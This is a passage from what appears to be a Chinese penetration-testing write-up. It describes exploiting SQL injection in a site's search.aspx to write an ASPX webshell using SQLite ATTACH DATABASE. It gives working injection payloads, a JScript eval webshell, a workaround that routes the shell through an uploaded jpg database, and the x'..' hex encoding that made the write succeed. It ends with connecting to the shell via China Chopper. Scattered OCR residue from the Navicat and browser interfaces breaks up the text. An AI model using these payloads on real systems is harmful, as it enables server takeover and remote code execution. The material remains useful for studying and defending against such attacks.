
```
' ;ATTACH DATABASE 'd:\\*****\\web\\24.txt' AS pwn ;create TABLE pwn.exp (data  
z text) ; insert INTO pwn.exp (dataz) VALUES ('<%@ Page Language="Jscript"><%eva  
l(Request.Item["pass"],"unsafe");%>'); --
```

然后直接访问根目录下的 24.txt 文件即可下载，下载后用 SQLite 数据库管理工具打开，这里用的是 Navicat。



打开发现竟然是空的。然而将 shell 代码替换为字符串 test 时可以写入成功。那应该就是写入的 SHELL 中含有一些符号所致，这里尝试了转义都未能解决。

由于可以找到图片上传的入口，所以有这样一个思路：在本地生成一个格式为 jpg 的数据库文件，创建表并写入 SHELL，然后上传到服务器；在网站上利用注入新建一个 txt 格式的数据库，创建表后将图片格式数据库的内容插入到 txt 格式数据库中。



提示数据库编码不一致，那就换另外一种方法。首先在 web 根目录生成一个 jpg 格式的数据库，创建表后下载；在本地打开后插入数据，之后上传到服务器；再在网站新建一个 ASPX 格式的数据库，创建表后将图片格式数据库的内容插入到 ASPX 格式数据库中。

```

';ATTACH DATABASE 'd:\\*****\\web\\fp.jpg' AS pwn;create TABLE pwn.exp(dataz
text);--

```

http://2/2/fp.jpg

☐ Post data

☐ Referrer

☐ 0xHEX

☐ %URL

☐ BASE64

☐ Insert string to replace

☐ Insert replacing string

☒ Replace All

☐

☐

☐

☐

图像“http://2/2/fp.jpg”因存在错误而无法显示。

exp @main (fp) - 表 - Navicat Premium

文件

查看

收藏夹

工具

窗口

帮助

连接

表

视图

索引

触发器

查询

报表

备份

计划

模型

exp @main (24) - 表

exp @main (23) - 表

exp

开始事务

备注

筛选

排序

导入

导出

dataz

(Null)

fp

main

表

视图

索引

触发器


查询

报表

备份


http://2/search.aspx?keyword='ATTACH DATABASE 'd:\\web\\Upload\\201707\\19\\201707191706598079.jpg' AS pwn1;ATTACH DATABASE 'd:\\web\\fp2.aspx' AS pwn2;create TABLE pwn2.exp(dataz text);insert into pwn2.exp select * from pwn1.exp;--

文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)




可以成功写入，但访问发现插入的 ASPX 代码被原样输出，SHELL 未执行成功。然后来对比一下在 web 上生成和本地生成的文件有什么区别。

分别在本地和 web 上生成一个 txt 格式的数据库文件，新建表后插入 test 。然后对比其内容：



对比后发现网站生成的内容都多了一个空格。

有同事提议说用十六进制试试，然后将 shell 内容转换为十六进制后插入。然而在 web 上测试失败。



本地测试也失败。


```
D:\sqlite>sqlite3.exe
SQLite version 3.19.3 2017-06-08 14:26:16
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> ATTACH DATABASE 'd:\\sqlite\\26.txt' AS pwn ;create TABLE pwn.exp (dataz text) ; insert INTO pwn.exp (dataz) VAL
UES (0x3c25402050616765204c616e67756167653d224a736372697074223e3c256576616c28526571756573742e4974656d5b2270617373225d2c2
2756e7361666522293b253e);
Error: hex literal too big: 0x3c25402050616765204c616e67756167653d224a736372697074223e3c256576616c28526571756573742e4974
656d5b2270617373225d2c22756e7361666522293b253e
sqlite>
```

经过搜索发现, SQLite 中十六进制的写法为: `x'....'`, 而不是 `0x....`。

例如 `<%@ Page Language="Jscript"><eval(Request.Item["pass"],"unsafe");%>` 在 SQLite 中的十六进制表示为:


```
x'3c25402050616765204c616e67756167653d224a736372697074223e3c256576616c2852657175
6573742e4974656d5b2270617373225d2c22756e7361666522293b253e'
```

成功写入 shell



菜刀连接:





0x05 总结

通过以上的测试过程和实际利用，可以归纳两点：

- 1.SQLite 可以创建任意格式的数据库文件，并且插入的代码可以根据文件格式来解析，这就造成了可以利用这种方式写 WEBSHELL 的原因。
- 2.SQLite 中十六进制的写法为： `x'....'` ，而不是 `0x....` 。

0x06 参考

- [1] <http://www.cnblogs.com/xiaozi/p/5760321.html>
- [2] <https://sites.google.com/site/0x7674/home/sqlite3injectioncheatsheet>
- [3] <http://blog.csdn.net/mazhaojuan/article/details/7660657>